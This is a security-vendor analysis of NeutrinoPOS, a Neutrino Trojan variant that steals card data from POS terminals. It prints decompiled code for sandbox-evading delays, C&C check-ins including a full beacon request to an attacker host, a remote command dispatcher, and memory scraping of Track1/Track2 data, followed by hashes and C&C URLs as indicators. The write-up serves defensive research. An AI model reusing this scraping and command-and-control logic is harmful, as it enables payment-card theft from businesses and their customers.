Neutrino modification for POS-terminals

securelist.com/neutrino-modification-for-pos-terminals/78839/

Authors

Expert Sergey Yunakovsky

From time to time authors of effective and long-lived Trojans and viruses create new modifications and forks of them, like any other software authors. One of the brightest examples amongst them is Zeus (Trojan-Spy.Win32.Zbot, based on classification of “Kaspersky Lab”), which continues to spawn new modifications of itself each year. In a strange way this malware becomes similar to his prototype from Greek mythology. We can also attribute such malware familes as Mirai, NJRat, Andromeda and so on to this “prolific” group. Malware named “Neutrino” takes an important place in this row of well-known trojans, providing various types of infection, spreading and a useful payload.

In this article we analyze a very special species – a variant which could collect credit card information from POS.

Products of “Kaspersky Lab” detect it as Trojan-Banker.Win32.NeutrinoPOS

MD5 of descripted file: 0CF70BCCFFD1D2B2C9D000DE496D34A1

First stage

The Trojan takes a long “sleep” before it starts. It seems that such code was added to fool some AV sandboxes. To determine the period of delay, the Trojan uses a pseudorandom number generator.

```
for ( i = rand_gen(10u, 1u); i <= rand_gen(0x64u, 0x32u); ++i )
{
  rand_time = rand_gen(0x96u, 0x64u);
  Sleep = GetApiByHash(1, apih_Sleep);
  (Sleep)(v17);
}
```

C&C Communication

At the next stage, the Trojan extracts a C&C-address list from its body. The list is encoded at Base64. After decoding, the Trojan tries to find a working C&C, using the following algorithm:

- Sends POST-request to server, passing through its body encoding in base64 string “enter” (**ZW50ZXI=**). All encoded strings contains prefix “_wv=”

```
POST /newfiz29/logout.php HTTP/1.0
Host: nut29.xsayeszhaifa.bit
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-type: application/x-www-form-urlencoded
Content-length: 12

_wv=ZW50ZXI=
```

- Working server responds with 404 page, which contains at the end of it encoded string **c3VjY2Vzcw==** (success). In case of “success”, the rTojan marks the address of the used servers as working.

```
HTTP/1.1 404 Not Found
Date: Thu, 27 Apr 2017 11:49:35 GMT
Server: Apache/2
X-Powered-By: PHP/5.6.30
Status: 404 Not Found
Vary: Accept-Encoding,User-Agent
Content-Length: 356
Content-Type: text/html; charset=UTF-8
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /newfiz29/logout.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---c3VjY2Vzcw==--->
```

We should also notice that in the header of each POST-request there is “auth” field, which stays the same for each sample from family NeutrinoPOS.

```
Len = getLen(
        L"aHR0cDovL251dDI5LnhzYXllc3poYWlmYS5iaXQvbmV3Zml6MjkvbG9nb3V0LnBocCpodHRwOi8vbnV0MjkubnV0c3lzdGVtMy5iaXQvbmV3Zm"
         "16MjkvbG9nb3V0LnBocCpodHRwOi8vbnV0MjkubnNiYWNrbnV0ZG9tczExd2FyLmNvbS9uZXdmaXoyOS9sb2dvdXQucGhw");
Substring = 0;
DecodedString = base64decode(
                  L"aHR0cDovL251dDI5LnhzYXllc3poYWlmYS5iaXQvbmV3Zml6MjkvbG9nb3V0LnBocCpodHRwOi8vbnV0MjkubnV0c3lzdGVtMy5i"
                   "aXQvbmV3Zml6MjkvbG9nb3V0LnBocCpodHRwOi8vbnV0MjkubnNiYWNrbnV0ZG9tczExd2FyLmNvbS9uZXdmaXoyOS9sb2dvdXQucGhw",
                  Len,
                  &Substring);
DecodedString_ = DecodedString;
if ( !Substring )
  return 0;
v14 = sub_1061F41(v4, DecodedString);
DecodedString__ = DecodedString_;
*(a2 + 8852) = sub_1061EF4(
                 L"aHR0cDovL251dDI5LnhzYXllc3poYWlmYS5iaXQvbmV3Zml6MjkvbG9nb3V0LnBocCpodHRwOi8vbnV0MjkubnV0c3lzdGVtMy5ia"
                  "XQvbmV3Zml6MjkvbG9nb3V0LnBocCpodHRwOi8vbnV0MjkubnNiYWNrbnV0ZG9tczExd2FyLmNvbS9uZXdmaXoyOS9sb2dvdXQucGhw");
for ( i = wcstok(DecodedString__, L"*"); ; i = wcstok(0, L"*") )
{
  Substring = i;
  if ( !i )
  {
    VirFree(DecodedString_);
    return 0;
  }
  v16 = PostAndGetResponse(Substring, L"enter", 0, &v15);
  if ( !checkPointer(v16) )
  {
    v15 = substractCmd(v16);
    if ( !checkPointer(v15) )
    {
      v8 = strlen(v7);
      v15 = base64decode_0(v15, v8, 0);
      v9 = GetApiByHash(1, apih_lstrcmpiA);
      if ( !v9(v10, v15, "success") )
        break;
    }
  }
```

Restored code of C&C-server check


The C&C address stored at registry branch HKCR\Sofrware\alFSVWJBis the same as other variables and data usedby NeutrinoPOS sample. Branch name differs from the one described here, but after full comparison of both samples, we can claim that both samples are the same modification of Neutrino.

C&C Commands

The described variant contains listed functions:

- Download and start file;
- Make screenshot;
- Search process by name;
- Change register branches;
- Search file by name on infected host and send it to C&C;
- Proxy

The server sends commands in plain view, like “PROXY”, “screenshot” and so on, encoded in base64. Following analysis we can claim that in the current versions of Neutrino there is no functions for DDOS attacks.



```
def rolxor(string):
    res = 0x0
    for x in string:
        res = rol(res, 7, 32) ^ ord(x)
    return res
```

Implementation of command control sum calculating

Examples of few commands (marked with red line on screenshot above):

- Rolxor(“PROXY”) = 0xA53EC5C
- Rolxor(“screenshot”) = 0xD9FA0E3

```
if ( v8 > 0xE587A65 )
{
  switch ( v8 )                                 // switch command
  {
    case 0x4A9981B7u:
      beginthreadex(0, 0, CheckProcList, v57, 0, 0);
      goto LABEL_41;
    case 0x93F5C0C3:
      beginthreadex(0, 0, StartCMD, v57, 0, 0);
      goto LABEL_41;
    case 0xCAB1E64A:
      beginthreadex(0, 0, Restart, v57, 0, 0);
      goto LABEL_41;
    case 0xF83120B6:
      beginthreadex(0, 0, RunFile, v57, 0, 0);
      goto LABEL_41;
    case 0xFF44E1AC:
      beginthreadex(0, 0, DelFilesInRS, v57, 0, 0);
      goto LABEL_41;
  }
}
else if ( v8 == 0xE587A65 )
{
  RegSet(L"Software\\alFSUWJB\\", "r", v13);
}
else
{
  switch ( v8 )
  {
    case 0x10E6C4u:
      beginthreadex(0, 0, StartCMD_0, v57, 0, 0);
      goto LABEL_41;
    case 0x112753u:
      beginthreadex(0, 0, DNS, v57, 0, 0);
      goto LABEL_41;
    case 0x89068E8u:
      beginthreadex(0, 0, ExecAndDel, v57, 0, 0);
      goto LABEL_41;
    case 0x8D26744u:
      beginthreadex(0, 0, RecursiveSearch_0, v57, 0, 0);
      goto LABEL_41;
    case 0xA53EC5Cu:
      beginthreadex(0, 0, PROXY, v57, 0, 0);
      goto LABEL_41;
    case 0xD9FA0E3u:
      beginthreadex(0, 0, MakeScreen, v57, 0, 0);
LABEL_41:
      v9 = GetApiByHash(1, apih_Sleep);
      v9(v10, 10000);
      goto LABEL_42;
  }
}
```

NeutrinoPOS command handler

Stealing of credit cards

The algorithm for stealing credit card information is implemented in the Trojan in quite a simple way and described as follows:

1. The Trojans start to work through currently running processes, using **CreateToolhelp32Snapshot\ Process32FirstW\Process32NextW**.

```
CreateToolhelpSnapshot = GetApiByHash(1, apih_CreateToolhelp32Snapshot);
Snapshot = CreateToolhelpSnapshot(v1, 2, 0);
Process32First = GetApiByHash(1, apih_Process32FirstW);
if ( Process32First(Snapshot, &v23) )
{
  while ( 1 )
  {
    Process32Next = GetApiByHash(1, apih_Process32NextW);
    if ( !Process32Next(Snapshot, &v23) )
      break;
    GetCurrentProcessId = GetApiByHash(1, apih_GetCurrentProcessId);
    CurrProcId = GetCurrentProcessId(v4);
    pid = nextPid;
    if ( nextPid != CurrProcId )
```

2. Using **OpenProcess\VirtualQuery\ReadProcessMemory**, the Trojan gets information about the memory pages of the process.

```
OpenProcess_ = GetApiByHash(1, apih_OpenProcess);
hProcess = OpenProcess_(v12, 1040, 0, v10);
if ( hProcess )
{
  for ( BytesRead = 0; v37 < v9; Buffer = v37 )
  {
    VirtualQuery = GetApiByHash(1, apih_VirtualQueryEx);
    if ( !VirtualQuery(hProcess, Buffer, &dwLength, 28) )
      break;
    if ( v33 == 4 && v32 == 4096 )
    {
      Buffer = VirAlloc(v31);
      v35 = v31;
      dwLength_1 = dwLength;
      ReadProcessMemory = GetApiByHash(1, apih_ReadProcessMemory);
      if ( ReadProcessMemory(hProcess, dwLength_1, Buffer, v35, &BytesRead) )
        FindCardCredentials(Buffer, BytesRead, &a3);
      VirFree(Buffer);
    }
    v37 = (v37 + v31);
  }
}
```


3. The Trojan scans the memory pages for string “Track1”, which marks fields of the first track of the magnetic card. All described fields going one by one:
    - Sequence of symbols in range from ‘0’ to ‘9’ with length equal to 15, 16 or 19. Sequence checking with Luhn algorithm.

```
CurrentSymbol = *Buffer;
bufferPtr = Buffer;
if ( *Buffer && CurrentSymbol < 0x7F && CurrentSymbol > ' ' )
{
  if ( CurrentSymbol == '^' && pos > 25 )
  {
    bufferPtr = Buffer - 1;
    if ( *(Buffer - 1) || (bufferPtr = Buffer - 2, (*(Buffer - 2) - '0') > 9u) )
    {
      if ( (*(Buffer - 1) - '0') > 9u )
      {
        ++Buffer;
_73:
        --BufSize;
        goto LABEL_76;
      }
      LOBYTE(UnicodeFlag) = 0;
    }
    else
    {
      LOBYTE(UnicodeFlag) = 1;
    }
    CardNumberLen = ValidateCardNumber(bufferPtr, UnicodeFlag);
    if ( CardNumberLen != -1 )
    {
      bufferPtr += UnicodeFlag ? 2 - 2 * CardNumberLen : 1 - CardNumberLen;
      Src = bufferPtr;
      memset(&CardNumber, 0, 0x14u);
      if ( UnicodeFlag == 1 )
      {
        WideCharToMultiByte = GetApiByHash(1, apih_WideCharToMultiByte);
        WideCharToMultiByte(0, 0, bufferPtr, CardNumberLen, &CardNumber, 20, 0, 0);
      }
      else
      {
        memcpy(&CardNumber, bufferPtr, CardNumberLen);
      }
      v37 = CardNumberLen;
      if ( AlgoLuhn(&CardNumber) )
```

    - Check presence of separation symbol ‘^’ in next and previous fields.
    - Extract card holder name, with max length, basing on ISO/IEC 7813, equal to 26 symbols:

```
result = 0;
while ( 1 )
{
  v3 = *Buffer;
  if ( (*Buffer < 'A' || v3 > 'Z') && (v3 < 'a' || v3 > 'z') && v3 != ' ' && v3 != '^' && v3 != '/' )
    break;
  ++result;
  ++Buffer;
  if ( UnicodeFlag == 1 )
    ++Buffer;
  if ( result > 28 )
    return -1;
}
if ( (result - 2) <= 26 )
  return result;
return -1;
```

- Rest data (CVC32, expiration date, CVV) extracts as whole block, with check of length and content :



```
result = 0;
while ( (*Buffer - '0') <= 9u )
{
  ++result;
  ++Buffer;
  if ( UnicodeFlag == 1 )
    ++Buffer;
  if ( result > a3 )
    return -1;
}
if ( result >= 14 )
  return result;
return -1;
```

4. Collected data sends to server with mark “Track1”.

5. After that, the Trojan starts to extracts next fields with mark “Track2” at the beginning:
    - At firsts, it extracts PAN with the same checks as on the previous stage.

```
v13 = bufferPtr - 1;
v14 = v13;
if ( *v13 || (--v13, (*v13 - '0') > 9u) )
{
  if ( (*v14 - '0') > 9u )
  {
    ++Buffer;
    goto LABEL_73;
  }
  LOBYTE(UnicodeFlag) = 0;
}
else
{
  LOBYTE(UnicodeFlag) = 1;
}
v15 = ValidateCardNumber(v13, UnicodeFlag);
```


    - As separation symbol using ” ‘ ” or ‘D’
    - Track2 doesn’t contains card holder name — rest data extracts as whole block

```
if ( AlgoLuhn(&CardNumber) )
{
  v18 = UnicodeFlag ? &v16[2 * v15] : &v16[v15];
  if ( *v18 == '=' || *v18 == 'D' )
  {
    v19 = UnicodeFlag ? v18 + 2 : v18 + 1;
    v28 = (38 - (v15 + 1));
    v20 = sub_1068E64(v19, UnicodeFlag, v28);
    if ( v20 != -1 )
    {
      v21 = v20 + v15 + 1;
      memset(&a1, 0, 0x104u);
      a1 = ';';
      if ( UnicodeFlag )
        WideCharToMultiByte___(Src, v21, v35, 260, v29, v30, v31, v32);
      else
        memcpy(v35, Src, v21);
      v22 = strlen(v35);
      v33 = a3;
      v35[v22] = '?';
      FormInfoStringAndSend(&a1, "Track2", v33);
```

6. Collected data sent to server with mark “Track2”

Distribution Statistics

The largest areas of infection are Russia and Kazakhstan. Nearly 10% of infected computers belong to small business corporate customers.



Conclusion

As we can see from the described Trojan Neutrino, despite belonging to an old, well-known and researched family, it continues to bring various surprises to malware analysts and researchers in the form of atypical functionality or application. We can see the same situation with Mirai forks, for example, which generate an enormous count across all platforms and in different species

Generally speaking, all publications of malware source code with good architecture and various functionality will cause interest and attention from malware authors, who will try to use it for nearly all possible ways of illegal money gain. We can assume that right now there may already be new modifications of Neutrino with functionality for crypto-currency mining.

MD5

CECBED938B10A6EEEA21EAF390C149C1

66DFBA01AE6E3AFE914F649E908E9457

4DB70AE71452647E87380786E065F31E

9D70C5CDEDA945CE0F21E76363FE13C5

B682DA77708EE148B914AAEC6F5868E1

5AA0ADBD3D2B98700B51FAFA6DBB43FD

A03BA88F5D70092BE64C8787E7BC47DE

D18ACF99F965D6955E2236645B32C491

3B6211E898B753805581BB41FB483C48

7D28D392BED02F17094929F8EE84234A

C2814C3A0ACB1D87321F9ECFCC54E18C

74404316D9BAB5FF2D3E87CA97DB5F0C

7C6FF28E0C882286FBBC40F27B6AD248

729C89CB125DF6B13FA2666296D11B5A

855D3324F26BE1E3E3F791C29FB06085

2344098C7FA4F859BE1426CE2AD7AE8E

C330C636DE75832B4EC78068BCF0B126

CCBDB9F4561F9565F049E43BEF3E422F

53C557A8BAC43F47F0DEE30FFFE88673

C&C

hxxp://pranavida.cl/director/tasks.php

hxxps://5.101.4.41/panel/tasks.php

hxxps://5.101.4.41/updatepanel/tasks.php

hxxp://jkentnew.5gbfree.com/p/tasks.php

hxxp://124.217.247.72/tasks.php

hxxp://combee84.com/js/css/tasks.php

hxxp://nut29.xsayeszhaifa.bit/newfiz29/logout.php

hxxp://nut29.nsbacknutdoms11war.com/newfiz29/logout.php

hxxp://jbbrother.com/jbb/meaca/obc/pn/tasks.php

hxxp://ns1.posnxqmp.ru/PANEL/tasks.php

hxxp://nut25.nsbacknutdoms11war.com/newfiz25/logout.php

hxxp://propertiesofseyshellseden.com/newfiz21/logout.php

hxxp://n31.propertiesofseyshellseden.com/newfiz31/logout.php

hxxp://propertiesofseyshellseden.com/newfiz21/logout.php

hxxp://n31.propertiesofseyshellseden.com/newfiz31/logout.php

- POS malware
- Trojan Banker
- ZeuS

Authors

Sergey Yunakovsky

Neutrino modification for POS-terminals

Your email address will not be published. Required fields are marked *